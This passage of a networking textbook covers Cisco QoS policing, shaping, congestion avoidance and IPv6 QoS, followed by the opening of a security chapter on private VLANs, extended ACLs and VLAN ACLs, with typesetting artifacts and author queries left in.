


Figure 15-31. QoS example topology

Returning to our example topology in Figure 15-31, the ISP is represented by the switch in the middle, and the policing policy will be applied to interfaces G0/0 and G0/1:

```
policy-map CustomerX
class class-default
police 10000000 conform-action transmit exceed-action drop
```

```
interface GigabitEthernet0/0
negotiation auto
service-policy input CustomerX
interface GigabitEthernet0/1
negotiation auto
service-policy input CustomerX
```

```

682 To inspect our policy:
683 ISP#sh policy-map interface g0/0
684 *Nov 8 20:26:55.228: %SYS-5-CONFIG_I: Configured from console by console
685 GigabitEthernet0/0

```

```

686 Service-policy input: Customerx

687 Class-map: class-default (match-any)
688 464 packets, 197528 bytes
689 5 minute offered rate 11000 bps, drop rate 0000 bps
690 Match: any
691 police:
692 cir 100000000 bps, bc 3125000 bytes
693 conformed 464 packets, 197528 bytes; actions:
694 transmit
695 exceeded 0 packets, 0 bytes; actions:
696 drop
697 conformed 11000 bps, exceeded 0000 bps

```

```

698 ISP#sh policy-map interface g0/1
699 GigabitEthernet0/1

```

```

700 Service-policy input: Customerx

701 Class-map: class-default (match-any)
702 131386 packets, 85456100 bytes
703 5 minute offered rate 1391000 bps, drop rate 0000 bps
704 Match: any
705 police:
706 cir 100000000 bps, bc 3125000 bytes
707 conformed 131386 packets, 85456100 bytes; actions:
708 transmit
709 exceeded 0 packets, 0 bytes; actions:
710 drop
711 conformed 1391000 bps, exceeded 0000 bps

```

712 The preceding policy is called a single-rate single-bucket policy, where the bucket of bytes per second is  
713 called Bc. Let us say that we want to be nice to our customer and allocate some extra burst bandwidth. The  
714 extra bandwidth can be allocated to a maximum of Bc bytes, and those bytes exceeding are tracked in bucket  
715 Be. In other words, this type of arrangement allows the user to use extra bandwidth to a maximum equal to  
716 the original committed rate (CIR) bandwidth or, in the case of our example, up to an additional 100 Mbps  
717 for a total of 200 Mbps. The use of main committed rate (CIR) with an optional burst capacity, Be, is called a  
718 single-rate dual-bucket policy:

```

719 policy-map Customerx
720 class class-default
721 police 100000000 512000000 conform-action transmit exceed-action transmit violate-action
722 drop
723 ISP#show policy-map interface g0/0
724 GigabitEthernet0/0

```



Service-policy input: Customerx 725

```

Class-map: class-default (match-any) 726
 8575 packets, 3462604 bytes 727
 5 minute offered rate 10000 bps, drop rate 0000 bps 728
 Match: any 729
 police: 730
 cir 100000000 bps, bc 512000000 bytes, be 512000000 bytes 731
 conformed 8575 packets, 3462604 bytes; actions: 732
 transmit 733
 exceeded 0 packets, 0 bytes; actions: 734
 transmit 735
 violated 0 packets, 0 bytes; actions: 736
 drop 737
 conformed 10000 bps, exceeded 0000 bps, violated 0000 bps 738

```

AU25

Now let us explore a more optimal arrangement where we know our customer normally utilizes an average of 100Mbps but on certain peak times utilizes 150Mbps. We can also setup a dual rate policy by configuring the peak rate (pir) value. What this mean? It means that a rate up to 100Mbps is considered to meet the contract and above 100Mbps but below 150Mbps is consider to exceed, but data at a rate below or equal to 150mbps will be transmitted and any data above the rate of 150Mbps will be dropped. Is important to note that you are not forced to drop exceeding or violating datayou may well choose to mark the data with a lower priority.

```

policy-map Customerx 747
 class class-default 748
 police cir 100000000 pir 150000000 conform-action transmit exceed-action drop violate- 749
 action drop 750
ISP#show policy-map interface g0/0 751
GigabitEthernet0/0 752

```

Service-policy input: Customerx 753

```

Class-map: class-default (match-any) 754
 12415 packets, 4889172 bytes 755
 5 minute offered rate 10000 bps, drop rate 0000 bps 756
 Match: any 757
 police: 758
 cir 100000000 bps, bc 3125000 bytes 759
 pir 150000000 bps, be 4687500 bytes 760
 conformed 12415 packets, 4889172 bytes; actions: 761
 transmit 762
 exceeded 0 packets, 0 bytes; actions: 763
 drop 764
 violated 0 packets, 0 bytes; actions: 765
 drop 766
 conformed 10000 bps, exceeded 0000 bps, violated 0000 bps 767

```

768 It is important to note that you are not forced to drop exceeding or violating data. You may well choose  
 769 to mark the data with a lower priority:

```
770 policy-map Customerx
771 class class-default
772 police cir 100000000 pir 150000000 conform-action transmit exceed-action set-dscp-
773 transmit default violate-action drop
```

774 To finalize this section, we are going to explore other alternatives to dropping packets in our shaping  
 775 policy. To accomplish a minimization of packet drops, we are going to utilize congestion avoidance  
 776 techniques. First, let us summarize the options available to us within QoS policies to avoid congestion.

**Table 15-7. Congestion Avoidance Tools**

| Tool                                | Available in IOS? | DSCP based? | Does not drop packets but signals the sender to slow down | t7.2<br>t7.3 |
|-------------------------------------|-------------------|-------------|-----------------------------------------------------------|--------------|
| Random Early Detection (RED)        | No                | No          | No                                                        | t7.4<br>t7.5 |
| Weighted RED (WRED)                 | Yes               | Yes         | No                                                        | t7.6         |
| Explicit Congestion Avoidance (ECN) | Yes               | Yes         | Yes                                                       | t7.7<br>t7.8 |

777 In the shaping policy example discussed earlier, we used DSCP-based WRED. Now we will modify the  
 778 shaping policy to use ECN:

```
779 policy-map QOS-Application
780 class VoIP-Payload
781 priority percent 2
782 class Signaling
783 bandwidth percent 1
784 class Control
785 bandwidth percent 1
786 class Management
787 bandwidth percent 1
788 class class-default
789 random-detect dscp-based
790 random-detect ecn
791 bandwidth percent 95
```

792 As shown in the policy-map, the devices running the policy will attempt first to issue ECN to the sender.  
 793 In case that the device still experiences congestion, it will then perform a WRED based on DSCP. Table 15-5  
 794 provides an illustration on which DSCP values are utilized by WRED to prioritize the traffic that will be  
 795 dropped first in case of congestion.

796 Final note: You may be thinking that we have forgotten about implementing the policy for video traffic.  
 797 Well, not really. It is reserved as an exercise for you.

## QoS on Tunnels and Subinterfaces

Applying QoS policies directly to a subinterface will not work in the intended way. This is because the subinterface does not have the ability to get congestion information from the underlying physical interface. When using subinterfaces, we must apply a shaping policy to the subinterface equal to the intended rate in order to create the queues that can be monitored for congestion within the subinterface. This implementation is similar to what was done previously in the QoS example where the shaping policy was applied to a tunnel interface. For example, if we were to apply the policy on the interface G0/0.11 of router R1 instead of in a tunnel, the resulting policy would be

```
interface GigabitEthernet0/0.11
 encapsulation dot1q 11
 ip address 172.16.3.1 255.255.255.0
 service-policy output SHAPE-G0/0.11
end
```

The only part that would change from our policy would be the shaping section which would need to be amended to match the intended rate assigned to the subinterface. Let's divide a 1 Gbps interface into multiple subinterfaces using 50 Mbps:

```
policy-map SHAPE-G0/0.11
 class class-default
 shape average 50000000
 service-policy QOS-Application
```

Alternatively, you can divide the physical bandwidth available into multiple GRE tunnels instead of using subinterfaces, but the logic remains that each interface or tunnel needs to have a shaping policy equal to the rate allocated to it.

## IPv6 QoS

We have discussed quite a bit of material regarding QoS for IPv4, but what are the differences with IPv6 QoS? Well, not much other than for QoS policies based on ACLs, you would need to define the IPv6 ACL to match in the *class-map*. In IPv6, the ToS IPv4 8-bit header field was renamed to Traffic class header field, and it's still 8 bits.

|               |    |    |          |    |    |     |    |
|---------------|----|----|----------|----|----|-----|----|
| 00            | 01 | 02 | 03       | 04 | 05 | 06  | 07 |
| IP Precedence |    |    | ToS Bits |    |    | 0   | 0  |
| DSCP          |    |    |          |    |    | ECN |    |

**Figure 15-32.** IPv4 ToS and IPv6 Traffic class header bits and their corresponding interpretation assignments.

826 Now that we clear the basics, let us look at an example of modifying our previous QoS policy from  
 827 section 15.3 to add consideration for IPv6. We will discuss an example using ACLs for marking and a simpler AU28  
 828 example supporting both IPv4 and IPv6 without ACLs.

829 First, let us start with the simple example supporting both IPv4 and IPv6. The following is an example of  
 830 using a hierarchical support in *class-map* to derive a single classification policy for *Signaling* that works both  
 831 on SIP and H323 being carried by IPv4 or IPv6:

```
832 class-map match-any NetworkProtocol
833 match protocol ip
834 match protocol ipv6
835 class-map match-all H323-Signaling
836 match class-map NetworkProtocol
837 match dscp af31
838 match protocol h323
839 class-map match-all SIP-Signaling
840 match dscp af31
841 match protocol sip
842 match class-map NetworkProtocol
843 class-map match-any Signaling
844 match class-map H323-Signaling
845 match class-map SIP-Signaling
```

846 The resulting logic is equivalent to ( IPv6 OR IPv4 ) AND ( ( DSCP AF31 AND H323 ) OR (DSCP AF31  
 847 AND SIP) ).

848 For the example using ACLs as discussed in example 15.3, we add the ACL for the VLAN 100 IPv6 AU29  
 849 network FD10:0:0:100::/64 similar to what was done for the IPv4 example:

```
850 ipv6 access-list IPv6-Signaling
851 permit udp FD10:0:0:100::/64 any range 1719 1720
852 permit tcp FD10:0:0:100::/64 any range 1719 1720
853 permit udp FD10:0:0:100::/64 any range 5060 5061
854 permit tcp FD10:0:0:100::/64 any range 5060 5061
855 permit tcp FD10:0:0:100::/64 any range 11000 11999

856 ip access-list extended Signaling
857 permit udp 192.168.10.0 0.0.0.255 any range 1719 1720
858 permit tcp 192.168.10.0 0.0.0.255 any range 1719 1720
859 permit tcp 192.168.10.0 0.0.0.255 any range 5060 5061
860 permit udp 192.168.10.0 0.0.0.255 any range 5060 5061
861 permit tcp 192.168.10.0 0.0.0.255 any range 11000 11999

862 class-map match-any Signaling-Mark
863 match access-group name Signaling
864 match access-group name IPv6-Signaling
```

865 Notice that to modify the ACL classification policy, we used both the IPv4 and IPv6 ACLs matching  
 866 H323 and SIP ports, and since we are matching on either IPv4 source from 192.168.10.0/24 or IPv6  
 867 FD10:0:0:100::/64, our *class-map* has changed to an “OR” type with the *match-any* keyword.

868 Based on the preceding examples, we leave it to you as an exercise to complete the QoS policy discussed  
 869 in section 15.3 to account for the video packets and for IPv6. Happy labbing!

## QoS Design Strategies

870

We will begin this section by providing some reference material first.

871

**Table 15-8.** VoIP Payload Bandwidth per Call for Varying Speech Samples per Packet

t8.1

| Codec | Speech Sample per Packet | Bandwidth per Call | Bandwidth with 802.1Q Ethernet |
|-------|--------------------------|--------------------|--------------------------------|
| G.711 | 20 ms                    | 80 Kbps            | 93 Kbps                        |
| G.711 | 30 ms                    | 74 Kbps            | 83 Kbps                        |
| G.729 | 20 ms                    | 24 Kbps            | 37 Kbps                        |
| G.729 | 30 ms                    | 19 Kbps            | 27 Kbps                        |

t8.2

t8.3

t8.4

t8.5

t8.6

First, when planning your QoS design, make sure you account for the average number of calls expected and the respective bandwidth per call in order to calculate the estimated bandwidth required to be reserved in the *policy-map* implementation for the priority queue. Another factor to consider is whether your call manager infrastructure is distributed or centralized. If the CUCM infrastructure is distributed, then each CE or WAN Edge will require signaling bandwidth reservation to account for the servicing region. On the other hand, if the infrastructure is centralized, then a greater allocation to the signaling reservation would be required at the enterprise edge toward the branches.

872

873

874

875

876

877

878

t9.1 **Table 15-9.** VoIP Payload Traffic Tolerances

|              |                     |
|--------------|---------------------|
| <b>Delay</b> | <b>&lt;= 150 ms</b> |
| Jitter       | <= 30 ms            |
| Packet loss  | < 1%                |

t9.2

t9.3

t9.4

VoIP tolerance parameters can be tested with *ip sla udp-jitter*, but remember that *match protocol rtp* will not match that traffic from *ip sla udp-jitter* for the case of classification and allocation of QoS policy parameters. Therefore, unless a traffic generator with a tester is available, use *ip sla udp-jitter*, but leave out any protocol-specific matching until it is verified that the test meets the tolerance parameters for VoIP.

879

880

881

882

Table 15-4 lists bandwidth requirements per stream for video, and in the following, the tolerances for video over IP are listed.

883

884

t10.1 **Table 15-10.** Video Over IP Payload Traffic Tolerances

|                       |                     |
|-----------------------|---------------------|
| <b>Delay</b>          | <b>&lt;= 150 ms</b> |
| Jitter                | <= 30 ms            |
| Packet loss           | < 1%                |
| Bandwidth fluctuation | 20%                 |

t10.2

t10.3

t10.4

t10.5

It is important to note that due to compression algorithms used in video based on the changes in scenes, the bandwidth used may fluctuate by about 20%, and thus it must be considered when calculating the bandwidth reservation for the QoS policy. As a rule, both video and voice over IP should not exceed 33% of the bandwidth available in the QoS reservation policy.

**Table 15-11.** Recommendations for DSCP Markings, Queue Usage, Bandwidth Reservations, and WRED Congestion Management Policy

| Application/<br>Protocol                                                      | DSCP<br>Recommended<br>Markings | Recommended<br>Queue Type           | Recommended<br>Percentage of the<br>Queue | WRED Policy | Ethernet<br>CoS Values |
|-------------------------------------------------------------------------------|---------------------------------|-------------------------------------|-------------------------------------------|-------------|------------------------|
| Voice payload                                                                 | EF                              | LLQ ( <i>priority percent</i> )     | <= 33% of the link bandwidth              | Not applied | 5                      |
| Interactive video                                                             | AF41<br>AF42<br>AF43            | LLQ ( <i>priority percent</i> )     | <= 33% of the link bandwidth              | DSCP based  | 4                      |
| Voice/video signaling                                                         | AF31                            | CBWFQ (bandwidth remaining percent) | <= 5% of the remaining bandwidth          | DSCP based  | 3                      |
| Mission-critical applications and some in-band network management (e.g., SSH) | AF31<br>AF32<br>AF33            | CBWFQ (bandwidth remaining percent) | <= 25% of the remaining bandwidth         | DSCP based  | 3                      |
| IP routing and control plane traffic                                          | CS6                             | CBWFQ (bandwidth remaining percent) | <= 10% of the remaining bandwidth         | DSCP based  | 6                      |
| Transactional and interactive applications (databases)                        | AF21<br>AF22<br>AF23            | CBWFQ (bandwidth remaining percent) | <= 5% of the remaining bandwidth          | DSCP based  | 2                      |
| Streaming video                                                               | CS4                             | CBWFQ (bandwidth remaining percent) | <= 10% of the remaining bandwidth         | DSCP based  | 4                      |
| Network management (SNMP)                                                     | CS2                             | CBWFQ (bandwidth remaining percent) | <= 5% of the remaining bandwidth          | DSCP based  | 2                      |
| Scavenger traffic                                                             | CS1                             | CBWFQ (bandwidth remaining percent) | <= 5% of the remaining bandwidth          | DSCP based  | 1                      |
| Unclassified                                                                  | CS0                             | CBWFQ (bandwidth remaining percent) | <= 25% of the remaining bandwidth         | DSCP based  | 0                      |

Table 15-11 attempts to facilitate the visualization of recommended parameters for DSCP markings, queue usage, bandwidth reservations, and WRED congestion management policy to be used in the QoS policy. As an example, if we use the preceding guidance for our example discussed in section 15.3, our QoS policy on R1 would look like as shown in the following. It is important to note that “bandwidth percent” and “bandwidth remaining percent” cannot both be used in a *policy-map*. You must decide to use one or the other. Also remember the queues apart from the LLQ are served in the order specified:

```

policy-map QOS-Application 885
 class VoIP-Payload 886
 priority percent 30 887
 class Signaling 888
 bandwidth remaining percent 5 889
 class Control 890
 bandwidth remaining percent 10 891
 class Management 892
 bandwidth remaining percent 5 893
 class class-default 894
 random-detect dscp-based 895
 bandwidth remaining percent 50 896
policy-map SHAPE-OUT 897
 class class-default 898
 shape average 100000000 899
 service-policy QOS-Application 900

```

## Exercise

For a lab exercise, finish the sample QoS policy discussed in the “Policing and Shaping” section. Add IPv6 support and use the values recommended from Table 15-11.

# Author Queries

Chapter No.: 15      0005078435

| Queries | Details Required                                                                                                                                                                             | Author's Response |
|---------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | Please check if “basic tenet of QoS policies” is okay as edited.                                                                                                                             |                   |
| AU2     | Please check if “chokepoint” should be changed to “checkpoint”.                                                                                                                              |                   |
| AU3     | Please check if edit to sentence starting “Forwarding delay refers to...” is okay.                                                                                                           |                   |
| AU4     | Please check if edit to sentence starting “This commonly occurs when...” is okay.                                                                                                            |                   |
| AU5     | Please check if edit to sentence starting “In this chapter, codecs...” is okay.                                                                                                              |                   |
| AU6     | Please check sentence starting “Without dwelling too much...” for clarity.                                                                                                                   |                   |
| AU7     | Please provide citations for “Figures 15-1, 15-3 to 15-10, 15-13 to 15-17, 15-19 to 15-23, 15-25 to 15-28, and 15-32” in the text.                                                           |                   |
| AU8     | Please check if “IP SLA PCAP. After specifying RTP decode, the traffic remains” is okay as edited.                                                                                           |                   |
| AU9     | Please check if edit to sentences starting “Let’s say, for example...” and “Adding an NBAR-based...” is okay.                                                                                |                   |
| AU10    | Please check if “egress interfaces that serve transit traffic” is okay as edited.                                                                                                            |                   |
| AU11    | Please check if sentence starting “ <i>Second, we enable the...</i> ” should be formatted in normal (text) font and hence can be edited.                                                     |                   |
| AU12    | Please check if edit to sentence starting “Even though the SLAs...” is okay.                                                                                                                 |                   |
| AU13    | Please check “Codecs and Compression” for significance.                                                                                                                                      |                   |
| AU14    | Please check if edit to item starting “Similar to CQ but...” is okay.                                                                                                                        |                   |
| AU15    | Please check if edit to sentence starting “To illustrate a common...” is okay.                                                                                                               |                   |
| AU16    | Please check if edit to sentence starting “In this example, our...” is okay.                                                                                                                 |                   |
| AU17    | Please check list starting “Voice over IP traffic ...” for clarity.                                                                                                                          |                   |
| AU18    | Please check if edit to sentence starting “Let’s move on to...” is okay.                                                                                                                     |                   |
| AU19    | Please check if edit to sentence starting “From the output of...” is okay.                                                                                                                   |                   |
| AU20    | Please check if edit to sentence starting “The problem resides in...” is okay.                                                                                                               |                   |
| AU21    | Please check sentence starting “Since now we realized...” for clarity.                                                                                                                       |                   |
| AU22    | Please check if edit to sentence starting “The second part of...” is okay.                                                                                                                   |                   |
| AU23    | Please check if “ <i>To inspect our policy:</i> ” should be in normal (text) font instead.                                                                                                   |                   |
| AU24    | Please check if “single-rate dual-bucket policy” is okay as edited.                                                                                                                          |                   |
| AU25    | Please check if paragraph starting “ <i>Now let us explore...</i> ” should be formatted in normal (text) font and hence can be edited.                                                       |                   |
| AU26    | Please provide citations for “Tables 15-7 to 15-10” in the text.                                                                                                                             |                   |
| AU27    | Please check if sentence starting “Let’s divide a 1 Gbps...” is okay.                                                                                                                        |                   |
| AU28    | Please provide the complete section title instead of section number, since this book does not have section numbers. Apply to all occurrences of “section 15.3” and the like, if there’s any. |                   |
| AU29    | Please check “example 15.3” for correctness.                                                                                                                                                 |                   |



## CHAPTER 16



# Advanced Security

Before we start, let's be realistic about the expectations that there cannot be a 100% secure information system (IS) nor can we cover every advanced security topic in a single chapter. There are too many factors to evaluate that are out of your control, including the human factor. Therefore, security is more of a tradeoff art of balancing risk. It goes without saying that complex systems with millions of lines of code are harder to secure than simpler systems. Usually, there are oppositely proportional factors that contribute to the security of a system, such as flexibility vs. narrow scope, and factors that are directly proportional to the security of a system, such as the time invested securing the system. However, factors that tend to increase the security of the system also tend to increase cost, and so a careful balance must be found between time, cost, flexibility, and security.

Information system (IS) managers and engineers manage the risk to the information system by weighing the vulnerabilities against the probability that the vulnerabilities can be reasonably exploited. Note that we said "reasonably exploited," because what an individual attacker might consider as unreasonable expenditure of resources to exploit the vulnerability, a nation state actor may consider reasonable.

When addressing security in a system, you must consider the various levels of interaction that the IS has within the physical and virtual (or logical) environments. This is the hard part of security because different bodies of knowledge are required to achieve good security in business IS, especially those business sectors regulated by laws. Table 16-1 provides a quick look at all the security aspects to consider for a web application by using the OSI reference model as guide.

**Table 16-1.** *OSI Layer Attacks*

| OSI Layer                                         | Possible Attack Scenarios                                                                                                                                                                            |
|---------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Physical (e.g., fiber, Ethernet cables, or Wi-Fi) | Fiber or Ethernet cables are tapped; spoofed Wi-Fi station intercepting business traffic.                                                                                                            |
| Data link                                         | MAC and ARP spoofing address of legitimate systems. Highjacking L2 control protocols such as STP, VTP, LLDP, CDP, LACP, and DTP. Flooding and other resource exhaustion attacks (denial of service). |
| Network                                           | IP spoofing. Denial of service attacks. Highjacking routing and other control protocols such as HSRP, BGP, OSPF, and RIP.                                                                            |
| Transport                                         | Denial of service attacks.                                                                                                                                                                           |
| Session                                           | Session highjacking (replay attacks), authentication attacks.                                                                                                                                        |
| Presentation                                      | Encoding attacks, MIME type spoofing, file extension spoofing.                                                                                                                                       |
| Application                                       | Web server directory traversals, encoding, invalid inputs, SQL injections.                                                                                                                           |

If it isn't enough to consider the security of your own application, you must also consider the full stack or system dependency vulnerabilities, such as the programming language, operating system, database, web server, linked, and libraries, among other common application dependencies. The great number of dependencies in modern applications increases the probability of a vulnerability, making it easy to realize how daunting the work of a security team is.

A good network security team is composed of physical security personnel, network personnel, application developers, deployment and maintenance teams, and management. The security team must be highly integrated and able to operate over any administrative boundaries that separate its members. In order to have a chance at staying ahead of the attackers, the entire IT staff must be security conscious. Also, management has to be supportive of the security efforts. It is not enough to secure a network if an attacker can manage to subvert the application and steal the business data, especially when the loss of the data could leave the business subject to litigation and/or penalties.

For the purpose of this book, we will focus on the network security; however, we encourage you to read further into the encompassing aspects of a complete security solution.

## Private VLANs

Private VLANs are a way to further subdivide VLANs. As you know, VLANs provide a way to separate layer 2 traffic on a switched domain. If you need to have sales and services traffic flow through the same layer 2 device, you can create separate VLANs to isolate the traffic and forward to the VLAN interface or the Switch Virtual Interface (SVI).

Private VLANs work in much the same way; however, they share the same SVI. Instead of needing two VLANs and two separate networks to split the layer 2 traffic of sales and services, you can use the same SVI, VLAN, and network.

## Use Case

Keeping to the sales and services example, it's important that you keep their traffic separate; let's say, for example, because of business regulations. However, you've only been provided a small CIDR, and you've been told you can't break down that network. To accomplish this, you can use private VLANs. By configuring two *community* VLANs that reside under the primary VLAN, you can use the same SVI, but maintain the layer 2 separation that VLANs provide. Let's say that in sales, there was a special group that should not have their traffic mixed with anyone else at layer 2. You would make this group *isolated*, which means that they can't talk to anyone else except the SVI at layer 2, not even to each other.

## Promiscuous vs. Community vs. Isolated

Private VLANs are comprised of three types of ports: promiscuous, community, and isolated.

We haven't talked about promiscuous ports yet, but they are close in function to their name. They can talk with all interfaces in their associated primary VLAN. This means that they can talk to community and isolated ports at layer 2. A promiscuous port can be associated with one primary VLAN and any number of community and isolated VLANs within the same primary VLAN.

With interfaces in community VLANs, the devices in the same community can talk to each other at layer 2; however, they cannot talk to any other community or isolated ports/VLANs. They must go through a promiscuous port first or the SVI at layer 3 to talk to any other devices.

Isolated VLANs are just like they sound. They cannot talk to any other isolated or community ports/VLANs at layer 2. They can only communicate with the promiscuous port. These are useful when you have several unrelated devices that do not have any reason to communicate with each other but are on the same subnet/VLAN. This is a common design with Internet Service Providers (ISPs).

## Configuration

To configure private VLANs, you first need to identify your scheme. For the example, your private VLAN would be your company; so VLAN 5 XYZCompany would be your primary VLAN, and you would have two secondary community VLANs: VLAN 10 and VLAN 20—sales and services, respectively.

---

■ **Note** If you are using VTP 1 or 2, private VLANs are not supported. You must manually create the VLANs in each switch, as if you were not using VTP at all. VTP version 3 supports distribution of private VLANs.

---

If you are using VTP version 1 or 2, ensure that VTP is configured as transparent. Once in configuration mode, enter the following commands:

```
Switch1(config)# vlan 5
Switch1(config-vlan)# private-vlan primary
Switch1(config-vlan)# name XYZCompany

Switch1(config-vlan)# vlan 10
Switch1(config-vlan)# private-vlan community
Switch1(config-vlan)# name Sales
Switch1(config-vlan)# vlan 20
Switch1(config-vlan)# private-vlan community
Switch1(config-vlan)# name Services
```

As you can see from this example, it is not necessary to back out completely to make the new VLANs.

Now that all the private VLANs have been created for the scenario, we need to associate them with the primary VLAN. To do this, you use the association command and include the community and isolated VLANs. Here, there are only two community VLANs:

```
Switch1(config-vlan)# vlan 5
Switch1(config-vlan)# private-vlan association 10, 20
Switch1(config-vlan)# end
```

In order to take advantage of the layer 3 function of private VLANs, you have to associate the secondary VLANs with the primary VLAN interface. That configuration for the example is as follows:

```
Switch1(config-vlan)# interface VLAN 5
Switch1(config-if)# private-vlan mapping add 10,20
Switch1(config-if)# end
```

To configure an access port as a PVLAN port, you do the following:

```
Switch1(config-if)# interface e1/1
Switch1(config-if)# switchport mode private-vlan {host | promiscuous}
Switch1(config-if)# switchport private-vlan host-association 5 10
Switch1(config-if)# end
```

98        If you were to step out the command for the switchport private-vlan host-association, here is what  
99 you would see:

```
100 Switch1(config-if)#switchport private-vlan host-association ?
101 <1006-4094> Primary extended range VLAN ID of the private VLAN host port association
102 <2-1001> Primary normal range VLAN ID of the private VLAN port association

103 Switch1(config-if)#switchport private-vlan host-association 5 ?
104 <1006-4094> Secondary extended range VLAN ID of the private VLAN host port association
105 <2-1001> Secondary normal range VLAN ID of the private VLAN host port association

106 Switch(config-if)#switchport private-vlan host-association 5 10 ?
107 <cr>
```

108        The following configuration adds a promiscuous port:

```
109 Switch1(config-if)# interface e1/2
110 Switch1(config-if)# switchport mode private-vlan promiscuous
111 Switch1(config-if)# switchport private-vlan mapping 5 10,20
112 Switch1(config-if)# end
```

## 113 Extending Across L2 Trunk

114 You must make sure that you extend the private-vlan and configuration across any switch that you wish  
115 to participate in the private-vlan configuration. There is no further configuration to ensure functionality  
116 across a layer 2 trunk, other than making sure that the associated VLANs traverse the trunk (e.g., in the  
117 switchport trunk-allowed VLANs list, in a forwarding and not pruned state).

## 118 Extending Across Access Port

119 If you connect a switch to another switch using a private-vlan port, that configuration continues to the next  
120 switch.

## 121 Using Access Lists

122 Access control lists have the ability to filter traffic primarily based on information in a frame or packet  
123 header. This includes source and destination addresses, protocols, and ports.

124        In the next section, we will provide a brief overview about use case and configuration of extended ACLs,  
125 port ACLs, and VLAN ACLs.

## 126 Extended ACL

127 Extended access control lists (ACLs) are the most commonly seen type of access control lists. Unlike  
128 standard ACLs, which only match on source networks, extended ACLs allow you to match based on source,  
129 destination, port, and protocol. In the case of some protocols, they have additional options.

130        They are used for many different purposes—from filtering to tracking to policing. They are used on  
131 interfaces inbound and outbound. They are used in route maps, leak maps, and suppress maps. They are

AU4

used in class-maps for both regular and inspect (firewalling) and policy-maps (regular and inspect). They can even be used for multicast. 132  
133

## Configuration 134

There are a large number of options available for configuring extended ACLs; you could write a whole book about them. In this section, we walk through configuring a couple of ACLs that you would normally see in a production environment and possibly a couple that you should never see. Then you'll practice designing a few, just to get you warmed up. 135  
136  
137  
138

## Inbound vs. Outbound 139

It's important that you understand which direction the ACLs are being applied, because if you design an ACL for inbound and apply it outbound, the function will be different and the results won't be as you expect. It is easy to get turned around when working with directional ACLs. One of the most important things you can remember is this: inbound affects the traffic flowing into an interface, and outbound ACLs filter traffic flowing through the device (e.g., from an external device that's sending traffic through the interface you are applying the ACL to). This is important because if you attempt to set an outbound filter on an interface and then try to test it using an interface/address on the same device, you might think the filter isn't working. Another important thing to consider is traffic originating from a device. In most cases, traffic originating from a device will not be subject to filtering from an interface ACL. Control plane policing (CoPP) is used in that case. 140  
141  
142  
143  
144  
145  
146  
147  
148  
149

As you saw earlier, the extended ACL is commonly configured as follows: 150

Action ► protocol ► source ► destination ► functions 151

The syntax command for an extended ACL is access-list access-list-number {permit | deny} protocol source source-wildcard [operator port] destination destination-wildcard [operator port] [established] [log]. 152  
153

Let's ignore the action, protocol, and functions for now and talk about directionality. We want to look at a conversation between 1.1.1.1 and 2.2.2.2. Interface G0/0 on router 1.1.1.1 is connected through another router to G1/0 on router 2.2.2.2: 154  
155  
156

Let's look at an extended ACL scenario, using Figure 16-1. 157



Figure 16-1. Extended ACL diagram

Looking at interface G0/0 on router 1.1.1.1, if you apply an inbound ACL to affect inbound traffic from 2.2.2.2 to 1.1.1.1, the line will look like this: 158  
159

```
permit host 2.2.2.2 host 1.1.1.1 160
```

```
or 161
```

```
deny host 2.2.2.2 host 1.1.1.1 162
```

If you were to take that line and apply it outbound, this would not work, as it would be looking for a source (2.2.2.2) on router 1.1.1.1 going through to its destination (1.1.1.1) on router 2.2.2.2 (e.g., you wouldn't be able to ping from R1). This means that in this scenario, your ping would succeed. So while the field name doesn't change, it's important to understand the perspective of the application of the ACL when you are applying it to correctly predict the results. 163  
164  
165  
166  
167

168 In the previous example, we used host to indicate that the source and destination are single hosts. If you  
 169 want to match a range of addresses, you need a wildcard mask. Wildcards are essentially subnet masks in  
 170 reverse. Most implementations do not use subnet masks in ACLs because they want to allow discontinuous  
 171 masks. A discontinuous mask means that you don't have to set the mask to match a continuous range of  
 172 addresses. If you want, you could set a bit in the mask to only match odd or even addresses. In most cases,  
 173 you will use 255 - SUBNET\_MASK to get the wildcard mask. AU5

174 We discussed directionality of an access list. In many implementations, you trust one direction and  
 175 not the other. What do you do with return traffic? This is the reason we have the established keyword. When  
 176 you add established to a TCP access list, it will only allow packets that are not the initial SYN. That means  
 177 that traffic for that port will only be allowed if it is not starting the conversation. This control is better than  
 178 nothing, but it can be circumvented. It is not a true stateful inspection. A hacker can send a TCP packet  
 179 without the initial SYN. If an operating system vulnerability can be exploited with that type of traffic, you are  
 180 still vulnerable.

## 181 VACL

182 VLAN access control lists (VACLs) are the least commonly used and understood type of access lists.  
 183 Instead of filtering at layer 3, we can also use layer 2 information. They are primarily used to filter traffic  
 184 at layer 2 within a VLAN. They can be used to filter external traffic as well; however, this is more efficiently  
 185 accomplished with layer 3 ACLs.

186 The scenario is that you have several servers from different companies housed in your data center.  
 187 You have a single VLAN providing L2 and L3 connectivity for these types of servers; however, you have a  
 188 requirement to provide L2 protection from each other. Without using private VLANs, configure the network  
 189 to provide this protection.

## 190 Configuration

191 First, you need to configure your filters. You can use MAC or IP access lists within your VACL. Here you'll use  
 192 a MAC access list to filter out source and destination MAC addresses from being able to talk to each other:

```
193 mac access-list extended BLOCK_SERVERS
194 deny host 0000.0000.0001 host 0000.0000.0002
```

195 Then you need to build the access-map to drop the selected traffic and permit any further traffic:

```
196 Switch(config)#vlan access-map VLAN_3_FILTER 10
